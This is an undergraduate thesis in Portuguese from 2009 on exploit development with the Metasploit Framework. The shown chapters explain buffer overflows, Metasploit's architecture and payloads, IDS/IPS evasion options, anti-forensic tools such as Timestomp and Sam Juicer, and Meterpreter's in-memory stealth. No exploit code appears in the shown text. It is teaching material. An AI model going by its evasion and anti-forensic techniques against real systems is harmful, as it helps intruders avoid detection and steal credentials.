



Julio Cesar Liviero Della Flora

**DESENVOLVIMENTO E APLICAÇÃO DE EXPLOITS UTILIZANDO O
METASPLOIT FRAMEWORK**

Londrina

2009

Julio Cesar Liviero Della Flora

**DESENVOLVIMENTO E APLICAÇÃO DE EXPLOITS UTILIZANDO O
METASPLOIT FRAMEWORK**

Trabalho de Conclusão apresentado como
requisito parcial para conclusão do curso de
Bacharelado em Ciência da Computação.

Orientador: Prof. Lupercio F. Luppi.

Londrina

2009

Julio Cesar Liviero Della Flora

**DESENVOLVIMENTO E APLICAÇÃO DE EXPLOITS UTILIZANDO O
METASPLOIT FRAMEWORK**

Aprovado em: ____ / ____ / ____

Lupércio Fuganti Luppi - UNIFIL
Orientador

Sérgio Akio Tanaka - UNIFIL
Examinador

Sandro Teixeira Pinto - UNIFIL
Examinador

AGRADECIMENTOS

Agradeço aos meus pais Delmo e Eliane, pela educação, credibilidade e carinho.

À Alessandra, minha namorada, pelo amor, paciência, dedicação e compreensão.

Ao meu orientador Lupércio, pelos conselhos e sugestões.

Aos meus amigos de classe pela ajuda e pelos momentos de descontração.

Aos colegas do grupo de estudo Metasploit Brasil pelas informações e explicações.

RESUMO

Este trabalho teve como objetivo expor os benefícios da utilização do *framework Metasploit* e evidenciar como seus recursos aceleram o desenvolvimento de código para exploração de vulnerabilidades. Uma introdução as principais técnicas de exploração, assim como o conhecimento necessário para aplicá-las foi apresentado neste projeto. O prévio conhecimento da linguagem *Assembly* para arquitetura IA32 se faz necessário à compreensão total da pesquisa. Posteriormente um programa escrito com o intuito de ser vulnerável a *buffer overflow* serviu de base para o desenvolvimento de um código que se aproveitasse dessa falha, a este código é dado o nome de *exploit*. O *buffer overflow* é uma falha de segurança, ou seja, uma vulnerabilidade na qual se utiliza o estouro do *buffer* a partir da oferta de dados superior a que a variável é capaz de armazenar. Esse *exploit* foi codificado utilizando o *framework Metasploit*, que é uma plataforma de código aberto destinada a acelerar e reforçar o desenvolvimento e a utilização destes códigos. Ao final deste trabalho a interface *msfgui* presente no *framework* foi utilizada para que o *exploit* desenvolvido fosse lançado, obtendo uma sessão não autorizada entre o os computadores envolvidos.

Palavras-Chave: Metasploit, Exploit, Segurança, Vulnerabilidade.

ABSTRACT

This paper aimed to explain the benefits of using the Metasploit framework and show how their resources accelerate the development of code to exploit vulnerabilities. Introductions to the main exploit techniques, as well as the minimum knowledge necessary to apply them were presented in this project. Some knowledge of Assembly language to IA32 architecture is necessary to achieve the complete understanding of this research. Posteriorly, a program was written with the intention to be buffer overflow vulnerable and served as base for the development of a code that takes advantage of this failure, this code is known as an exploit. The buffer overflow is a security flaw, in other words, a vulnerability in which you get the buffer burst by providing more data than the variable can store. This exploit has been coded using the Metasploit framework, that is an open source platform designed to accelerate and enhance the development and use of these codes. At the end of this work the msfgui interface, provided by the framework, was used to release the developed exploit, obtaining an unauthorized session among the computers involved.

Key Words: Metasploit, Exploit, Security, Vulnerability

LISTA DE FIGURAS

Figura 2.1: Exploits pertencentes ao Metasploit framework.....	13
----------------------------------------------------------------	----

Figura 2.2: Payloads pertencentes ao Metasploit framework.....	15
Figura 2.3: Opções de evasão do Metasploit framework.....	19
Figura 2.4: Arquitetura do Metasploit framework.....	22
Figura 2.5: Interface do aplicativo Ollydbg.....	29
Figura 3.1: Vulnerabilidade no programa bof-server.....	38
Figura 3.2: Análise do programa utilizando o OllyDbg.....	39
Figura 3.3: String única gerada pela função pattern_create.rb.....	40
Figura 3.4: Primeiro endereço totalmente sobrescrito.....	41
Figura 3.5: Interface msfgui.....	43
Figura 3.6: Sessão estabelecida.....	44

LISTA DE TABELAS E QUADROS

Tabela 2.1: Registradores gerais.....	24
Tabela 2.2: Conjunto de Instruções Assembly.....	26
Tabela 2.3: Instruções PUSH e POP.....	27

LISTA DE ABREVIATURAS E SIGLAS

IA32	<i>Intel Architecture, 32-bit</i>
ABES	Associação Brasileira de Empresas de Software
NVD	<i>National vulnerability database</i>
IIS	<i>Internet Information Services</i>
MSF	Metasploit Framework

API	<i>Application Programming Interface</i>
SDI	Sistemas de detecção de intrusos
SPI	Sistemas de prevenção de intrusos
HTTP	<i>Hypertext Transfer Protocol</i>
DCERPC	<i>Distributed Computing Environment Remote Procedure Call</i>
SMTP	<i>Simple Mail Transfer Protocol</i>
RPC	<i>Remote Procedure Call</i>
TCP	<i>Transmission Control Protocol</i>
MAFIA	Metasploit Anti-Forensic Investigation Arsenal
NTFS	<i>New Technology File System</i>
Rex	<i>Ruby Extension</i>
DLL	<i>Dynamic-link library</i>
EIP	<i>Extended Instruction Pointer</i>
CS	<i>Code Segment</i>
DS	<i>Data Segment</i>
ES	<i>Extra data Segment</i>
SS	<i>Stack Segment</i>
SI	<i>Source Index</i>
DI	<i>Destination Index</i>
SP	<i>Stack Pointer</i>
BP	<i>Base Pointer</i>
IP	<i>Instruction Pointer</i>
LIFO	<i>Last In – First Out</i>

SUMÁRIO

1 Introdução

Estudos realizados pela Associação Brasileira de Empresas de *Software* (ABES, 2009) apontam que o mercado brasileiro de *software* e serviços ocupa a 12^a

posição no mercado mundial, tendo movimentado em 2008 aproximadamente 15 bilhões de dólares, equivalente a 0,96% do PIB brasileiro naquele ano. Deste total, foram movimentados cinco bilhões em *software*, o que representou perto de 1,68% do mercado mundial. Os restantes 10 bilhões foram movimentados em serviços relacionados.

As empresas de desenvolvimento de *software* vêm crescendo de forma exponencial, em todo mundo a competitividade do mercado obriga os desenvolvedores a acelerar o processo de criação exigindo que programas sejam lançados sem que as verificações relativas à segurança possam ser devidamente aplicadas.

Esses programas em sua maioria apresentam falhas de programação que deveriam ser corrigidas antes de lançados ao mercado, dificultando assim a incidência de vulnerabilidades.

Por se tratar de processos muitas vezes exaustivos, a devida atenção referente à segurança não é empregada, isso torna o *software* um possível alvo para indivíduos mal intencionados comprometendo dados sigilosos do sistema.

Para que a exaustão no processo de verificação seja minimizada, faz-se necessário uma ferramenta que reduza o tempo empregado no desenvolvimento do teste de segurança efetivo.

O *Metasploit* é um *framework* de exploração de código aberto concebido para proporcionar ao usuário um modelo de desenvolvimento de *exploits*, possibilitando que longos trechos de código sejam reutilizados. Essa funcionalidade diminui o tempo gasto na implementação do código, o qual pode ser reaproveitado em experiências futuras.

Esse *framework* separa de maneira eficaz o código que explora falhas de *software* (conhecido como *exploit*), do código que é executado no sistema objeto com a finalidade de adquirir privilégios do usuário atual (*payload*), tornando possível a utilização de um *payload* em vários *exploits*.


2 Fundamentação Teórica

2.1 EXPLOITS

Um programa de computador que se aproveita de vulnerabilidades de um sistema computacional como o sistema operacional ou serviços de interação de protocolos é chamado de *exploit*.

Segundo ALMEIDA (2003) o termo *exploit*, que em português significa explorar, é usado comumente para se referir a pequenos códigos de programas desenvolvidos especialmente para explorar falhas introduzidas em aplicativos por erros involuntários de programação.

A atual versão do *framework* (3.3-dev), conta com 384 *exploits* (figura 2.1), crescendo a cada atualização.



```
jcldf@jcldf-desktop: /pentest/exploits/framework3 - Shell - Konsole
Session Edit View Bookmarks Settings Help

< metasploit >
-----
      \
      (oo)
      ( )-----\
      ||--|| *

      =[ msf v3.3-dev
+ -- --=[ 384 exploits - 231 payloads
+ -- --=[ 20 encoders - 7 nops
      =[ 160 aux

msf > show exploits

Exploits
=====

Name                                Description
----                                -
aix/rpc_ttdbserverd_realpath        ToolTalk rpc.ttdbserverd_tt_internal_realpath Bu
bsd/softcart/mercantec_softcart     Mercantec SoftCart CGI Overflow
dialup/multi/login/manyargs         System V Derived /bin/login Extraneous Arguments
freebsd/tacacs/xtacacs_report       XTACACSD <= 4.1.2 report() Buffer Overflow
hpux/lpd/cleanup_exec               HP-UX LPD Command Execution
irix/lpd/tagprinter_exec            Irix LPD tagprinter Command Execution
linux/games/ut2004_secure           Unreal Tournament 2004 "secure" Overflow (Linux)
```

Figura 2.1: Exploits pertencentes ao Metasploit framework.

Esses *exploits* podem ser preparados para atacar um sistema local ou remoto, variam muito quanto à sua forma e poder de ataque. Por ser um fragmento de código especialmente preparado para explorar falhas muito específicas, geralmente há um diferente *exploit* para cada tipo de aplicativo, para cada tipo de falha e para cada tipo de sistema operacional.

Os *exploits* podem existir como programas executáveis ou, quando usados remotamente, estar ocultos, por exemplo, em *links* de sites ou dentro de determinado comando de um protocolo de rede.

Exploits comumente utilizam-se de um tipo específico de falha conhecida como *buffer overflow* (estouro de *buffer*). Uma variável é designada para gravar uma determinada quantidade de informações, quando a oferta de dados é superior a que foi estipulada ocorre o estouro do *buffer*. Isso possibilita que um código seja executado com privilégios de operador do sistema.

Conforme mencionado pelo *national vulnerability database* (NVD, 2009) foram relatados de janeiro de 2008 a junho de 2009 cerca de 840 falhas relacionadas à *buffer errors* atingindo um total de 1424 falhas desde a criação deste banco de dados.

Maiores explicações sobre a falha de estouro de *buffer* serão apresentadas ao decorrer do trabalho.

2.1.1 PAYLOADS

Payloads são pedaços de código que são executados no sistema alvo, como parte de uma tentativa de exploração. Esse código é normalmente uma seqüência de instruções *Assembly* que auxilia o codificador a atingir um determinado objetivo, como estabelecer uma conexão entre o alvo e o atacante retornando um *prompt* de comando.

Tradicionalmente os *payloads* são criados a partir do zero ou por modificações em códigos existentes, isso requer um profundo conhecimento não somente em linguagem *Assembly*, mas também sobre o funcionamento interno do sistema operacional alvo.

```

jcldf@jcldf-desktop: /pentest/exploits/framework3 - Shell - Konsole
Session Edit View Bookmarks Settings Help
jcldf@jcldf-desktop:~/pentest/exploits/framework3$ sudo ./msfconsole

# # ##### ##### ## #### ##### # ##### # #####
## ## # # # # # # # # # # # # # # # # # # # # #
# ## # ##### # # # ##### # # # # # # # # # # #
# # # # # ##### # ##### # # # # # # # # # # #
# # ##### # # # # # # # # # # # # # # # # # # # #

      =[ msf v3.3-dev
+ -- --[ 384 exploits - 231 payloads
+ -- --[ 20 encoders - 7 nops
      =[ 160 aux

msf > show payloads

Payloads
=====

Name                                Description
----                                -
aix/ppc/shell_bind_tcp               AIX Command Shell, Bind TCP Inline
aix/ppc/shell_find_port              AIX Command Shell, Find Port Inline
aix/ppc/shell_reverse_tcp            AIX Command Shell, Reverse TCP Inline
bsd/sparc/shell_bind_tcp              BSD Command Shell, Bind TCP Inline
bsd/sparc/shell_reverse_tcp           BSD Command Shell, Reverse TCP Inline
bsd/x86/exec                          BSD Execute Command

```

Figura 2.2: Payloads pertencentes ao Metasploit framework.

O MSF vem com um grande número de *payloads* (conforme a figura 2.2, 231 em sua atual versão) pré-codificados que podem ser usados com qualquer *exploit* aumentando a flexibilidade de uso dessa ferramenta.

2.2 BUFFER OVERFLOW

Uma falha de segurança encontrada em uma grande porção dos *softwares* atuais é a vulnerabilidade a *buffer overflow*. Segundo ARANHA (2003) apesar de ser uma falha conhecida e muito grave, que se origina exclusivamente em falhas do programador durante o desenvolvimento do programa, o erro repete-se sistematicamente a cada nova versão ou produto liberados. Alguns programas já são famosos por apresentarem freqüentemente esta falha, como o *Sendmail*, *iTunes*, *Winamp*, módulos do *Apache*, e grande parte dos produtos da *Microsoft*, incluindo *Internet Information Services* (IIS). Mesmo *software* considerados seguros, como o *OpenSSH*, já apresentaram este problema.

Um *buffer overflow* consiste em armazenar em um *buffer* uma quantidade de dados superior à sua capacidade, esta falha é usada para apontar códigos especialmente escritos por usuários maliciosos visando obter privilégios sobre o sistema alvo, como

estabelecer conexões ou executar programas. Todavia apenas linguagens de programação que não efetuam checagem de limite ou alteração dinâmica no tamanho do *buffer* são alvos deste problema.

Ainda segundo o autor o princípio desta técnica é estourar o *buffer* e sobrescrever parte da pilha alterando o endereço de retorno da função para a área em que o código malicioso encontra-se armazenado, podendo assim executar código arbitrário com os privilégios do usuário que executa o programa vulnerável.

Utilizar *buffer overflow* contra variáveis na *stack* é algumas vezes chamado *stack overflow* (*overflow* de pilha). Como mencionado em *Como Quebrar Códigos* (HOGLUND e MCGRAW, 2006) este ataque foi o primeiro do gênero, amplamente popularizado e explorado fora do ambiente laboratorial. Há milhares de *overflows* de pilha conhecidos nos *software* comerciais, em quase todas as plataformas imagináveis. Este gênero de ataque é principalmente o resultado de rotinas de tratamento de *string* mal projetadas encontradas nas bibliotecas C-padrão.

Informações técnicas sobre o funcionamento dos ataques de estouro de *buffer* assim como suas variações fogem ao escopo desse trabalho, informações sobre tais técnicas podem ser encontradas em *Building Secure Software* (VIEGA E MCGRAW, 2001).

2.3 O METASPLOIT FRAMEWORK

Para aqueles que tiveram a oportunidade de assistir a palestra de H. D. Moore (Black Hat 2004), puderam presenciar algo somente visto em filmes de ficção tornar-se realidade. O título da palestra “*Hacking Like in the Movies*” referia-se a chegada de sua ferramenta, o *Metasploit Framework* (MSF) versão 2.2.0.

As atenções se voltaram para dois telões que mostravam respectivamente o console do MSF e um sistema operacional *Windows* (a ser comprometido). O sistema foi comprometido com apenas alguns comandos estabelecendo assim uma conexão com privilégios administrativos entre o computador de H. D. Moore e o alvo, mas isso era apenas uma amostra do estava por vir.

A idéia original do *Metasploit* era criar um jogo que simulasse um ambiente virtual explorável ao qual se assemelhasse com a realidade, o projeto gradualmente se

tornou um *framework* que visava o funcionamento, configuração e desenvolvimento de *exploits* para vulnerabilidades já conhecidas. A versão 2.1 do produto foi lançada em junho de 2004, desde então o desenvolvimento do produto e a adição de novos *exploits* e *payloads* tem aumentado rapidamente.

Embora inicialmente a estrutura não fornecesse nenhum suporte a colaboradores, com o lançamento da versão 2.2 o *framework* se tornou muito mais amigável aos desenvolvedores. A versão 2.x originalmente escrita em *Perl*, *Assembly* e *C*, logo concedeu lugar a versão 3.x que foi completamente reescrita em *Ruby*, revisando a arquitetura, interface e as *API's* fornecidas aos usuários.

A popularidade da ferramenta pode ser medida baseada em uma pesquisa desenvolvida por seu criador H. D. Moore e apresentadas em *Cansecwest* 2006 e 2007, o *framework* foi mencionado em 17 livros, 950 *blogs*, e 190 artigos desde a liberação da versão 3.0 estável em março de 2007, recebendo em menos de dois meses 20.000 requisições de *download*, neste mesmo período o utilitário *msfupdate* desenvolvido para atualizar a ferramenta foi usado por mais de 4.000 endereços de IP segundo MAYNOR e MOOKHEY (2007).

2.3.1 OBJETIVOS DO METASPLOIT

O *Metasploit* surgiu para fornecer um *framework* que auxiliasse profissionais de segurança da informação a desenvolver *exploits*. Segundo MAYNOR e MOOKHEY (2007) o ciclo de vida de uma vulnerabilidade e sua exploração é organizado em seis fases mostradas a seguir:

1. **Descoberta:** O pesquisador descobre uma falha crítica na segurança de um *software*.
2. **Divulgação:** O pesquisador informa o desenvolvedor do *software* sobre a falha para que as medidas necessárias sejam tomadas.
3. **Análise:** O pesquisador ou qualquer pessoa interessada começa a análise da vulnerabilidade a fim de determinar a sua explorabilidade. As perguntas mais comuns nessa etapa são: A falha pode ser explorada? Remotamente? A exploração poderia resultar em uma execução remota de código, ou simplesmente causaria um *crash* no serviço remoto? Que tamanho de

código exploratório poderia ser injetado? Esta fase também analisa o aplicativo enquanto o código é inserido.

4. **Desenvolvimento do *Exploit*:** Após as principais questões serem respondidas, o desenvolvimento do *exploit* começa. Este considerado a “arte negra” do processo, exige uma profunda compreensão dos registradores do processador, código *Assembly*, *offsets* e *payloads*.
5. **Teste:** Esta é a fase em que o codificador verifica o que, de fato, é vulnerável testando varias plataformas, *service pack's* ou *patches* e algumas vezes até processadores com arquiteturas diferentes.
6. **Lançamento:** Depois de ser testado, e os parâmetros necessários para a sua execução serem determinados, o codificador apresenta publicamente o seu projeto. Muitas vezes o código apresenta falhas propositais em sua composição para dissuadir usuários comuns a executá-lo contra sistemas vulneráveis.

Com a chegada do *Metasploit*, escrever um *exploit* tornou-se simples mesmo para um programador amador. O *framework* já vem com mais de 300 *exploits* prontos para execução. Os desenvolvedores estão avançando rapidamente assim como a popularidade da ferramenta. Essa é em demasia semelhante ao grande numero de *plugins* que o *Nessus* possui no momento, porém a fama atribuída ao MSF não se da somente pelo crescente repositório de código, mas pelo modo que é desenvolvido e arquitetado.

O MSF concorre diretamente com produtos comerciais como o *Immunity's Canvas* e o *Core Security Technology's IMPACT*. No entanto, existe uma grande diferença entre os objetivos do MSF comparado aos produtos citados. Os produtos comerciais destinados a testes de intrusão apresentam interfaces amigáveis e extenso repositório de *exploits* enquanto o MSF explora o desenvolvimento de *exploits*, *payloads*, *encoders*, geradores de *NOP's* e ferramentas de reconhecimento. Além disso, é também uma plataforma para projetar utilitários que permitam a investigação e o desenvolvimento de novas técnicas para testes de segurança.

É provável que o *Metasploit framework* torne-se a primeira ferramenta de segurança (parcialmente *open-source*, uma vez que agora é distribuída sob a sua própria

licença) gratuita a abranger toda uma gama de testes de segurança com módulos para determinar *hosts* vulneráveis, interface com *scanners* como o *Nmap* e *Nessus*, *exploits*, *payloads* e *post-exploitation goodies* para apropriar-se furtivamente do sistema, e possivelmente, de toda a rede conforme MAYNOR e MOOKHEY (2007).

2.3.2 EVASÃO DE SDI E SPI

Tratando-se de uma ferramenta que está na vanguarda da exploração, o MSF acaba se tornando alvo de produtos de segurança, como sistemas de detecção de intrusos (SDI) e sistemas de prevenção de intrusos (SPI). Por esse motivo o *Metasploit* conta com recursos que efetuam técnicas de evasão caso a ferramenta seja detectada por um IDS ou IPS. Com a chegada da versão 3.0 as técnicas de evasão foram levadas a outro patamar.




Figura 2.3: Opções de evasão do Metasploit framework.

Opções de evasão agora se encontram em uma classe dentro das bibliotecas do *framework*. O protocolo de empilhamento (HTTP, *Distributed Computing Environment Remote Procedure Call* [DCERPC], *Simple Mail Transfer Protocol*

[SMTP], *Sun* RPC) integra a evasão de IDS, por exemplo, os seguintes métodos garantem evasão em nível de protocolo:

- TCP::max_send_size
- TCP::send_delay
- HTTP::chunked
- HTTP::compression
- SMB::pipe_evasion
- DCERPC::bind_multi
- DCERPC::alter_context

2.3.3 METASPLOIT ANTI-FORENSE

Esta é uma coleção de documentos e ferramentas cujo objetivo é auxiliar o comprometimento da análise feita por *software* forense. As ferramentas são disponibilizadas como parte de um pacote intitulado *Metasploit Anti-Forensic Investigation Arsenal* (MAFIA). Este é composto por:

- ***Timestomp***: A primeira ferramenta desenvolvida para modificar arquivos do sistema de arquivos *New Technology File System* (NTFS). Pode-se modificar os valores de quando os arquivos foram criados, modificados e deletados.
- ***Slacker***: A primeira ferramenta desenvolvida para esconder arquivos em partições NTFS.
- ***Sam Juicer***: Um módulo do *Meterpreter* capaz de extrair *hashes* dos arquivos SAM sem acessar o disco rígido.
- ***Transmogrify***: Ferramenta capaz de enganar o *EnCase's file-signaturing* permitindo mascarar qualquer tipo de arquivo.

Os futuros trabalhos previstos pelo projeto incluem manipulação de *logs* de *browser*, deleção segura de arquivos, modificação de arquivos de meta-dados e

documentação relativa a técnicas anti-forence. O projeto anti-forence está disponível em <http://www.metasploit.com/research/projects/antiforensics/>.

2.4 POR QUE RUBY?

Por que a equipe do *Metasploit* adotou o *Ruby* como linguagem padrão de desenvolvimento? As seguintes razões ilustram o raciocínio por trás dessa decisão:

- Depois de analisar uma série de linguagens considerando seriamente *Python*, *Perl*, *C* e *C++*, a equipe do *Metasploit* constatou que *Ruby* oferecia uma simples e poderosa abordagem para linguagens interpretadas.
- O grau de introspecção e orientação a objetos atende muito bem as necessidades do *framework*.
- O *framework* precisa de construções automatizadas para o re-uso de código, e o *Ruby* é bem adaptado a esta situação, comparado ao *Perl*, que foi a principal linguagem de programação utilizada nas versões 2.x.
- O *Ruby* também oferece uma plataforma independente de suporte para *threading*, resultando em significativos ganhos de desempenho.
- A existência de um interpretador nativo para plataformas *Windows* impulsionou ainda mais a aceitação da linguagem *Ruby*. Embora *Perl* tenha versões do *cygwin* e do *ActiveState*, ambos são atormentados por problemas de usabilidade.

Extrapolando todas essas vantagens que o *Ruby* trazia para o *Metasploit*, o fator determinante da escolha foi o apressado dos desenvolvedores, de fato, essa era uma linguagem em que os codificadores do projeto tinham prazer de trabalhar.

2.5 DESIGN E ARQUITETURA

O *MSF* foi desenvolvido para ser o mais modular possível, a fim de encorajar a reutilização de códigos entre vários projetos. A parte mais importante da arquitetura do *framework* é a *Rex library* que é a abreviação de *Ruby Extension Library*. Alguns dos componentes fornecidos pelo *Rex* incluem um *wrapper socket subsystem*, *logging subsystem* e uma série de outras classes úteis. O próprio *Rex* é projetado para

não ter outras dependências além das que são incluídas no pacote de instalação do *Ruby*. A arquitetura da versão 3.0 do MSF é mostrada na figura 2.4:




Figura 2.4: Arquitetura do Metasploit framework (MAYNOR e MOOKHEY, 2007).

O *framework* é dividido em diferentes partes, sendo o *framework core* a de nível mais baixo, responsável pela execução de todas as interfaces que permitem interação com os *exploits*, módulos, sessões e *plugins*. A biblioteca *core* é estendida pelo *framework base library* que é destinada a proporcionar um empacotamento de rotinas mais simples para lidar com o *framework core* bem como dispor de classes úteis para lidar com os diferentes aspectos do *framework*. E finalmente, a biblioteca *base* é estendida pelo *framework ui* que implementa suporte aos diferentes tipos de *interface* de usuários, como o *console* de comandos e a *interface web*.

Em paralelo ao *framework*, os módulos e *plugins* concedem apoio ao desenvolvimento dos *exploits*. O módulo tem como função organizar e separar de acordo com as características, ele se subdivide em *exploit*, *payload*, *encoder*, *NOP generator* e *auxiliary*. A *interface* estabelece uma relação direta entre o usuário e o computador, os módulos podem ser carregados dentro das *interfaces*.

Os *plugins* são projetados para mudar o *framework* em si, alteram a utilidade do quadro adicionando novas funcionalidades. É a introdução de *plugins* que reforça a serventia do *framework* como uma plataforma de desenvolvimento para ferramentas de segurança.

2.6 METERPRETER

Ao explorar uma vulnerabilidade de *software* existem alguns resultados que são esperados pelo atacante. O mais comum desses, é ter acesso a um interpretador de comandos (*cmd.exe* ou */bin/sh*) que lhes permite executar comandos na máquina remota com os privilégios do usuário que está executando o *software* vulnerável. O acesso ao interpretador de comandos da máquina alvo dá ao invasor praticamente controle total sobre o sistema sendo delimitado apenas pelos privilégios do usuário atual. Embora indubitavelmente existam benefícios em utilizar o interpretador de comandos, algumas melhorias podem ser feitas.

Meterpreter (uma abreviação de *meta-interpreter*) é um avançado *payload* contido no *framework Metasploit*, sua finalidade é proporcionar recursos avançados prontos, pois se os mesmos fossem criados o processo tornar-se-ia exaustivo visto que a linguagem de programação seria em *Assembly*. Esse *payload* permite escrever suas próprias extensões sob a forma de “DLL” que podem ser carregadas e injetadas no computador alvo. O *Meterpreter* e todas as suas extensões, por serem carregadas diretamente na memória principal, não chegam a tocar o disco rígido do alvo, dificultando assim a detecção por um antivírus comum.

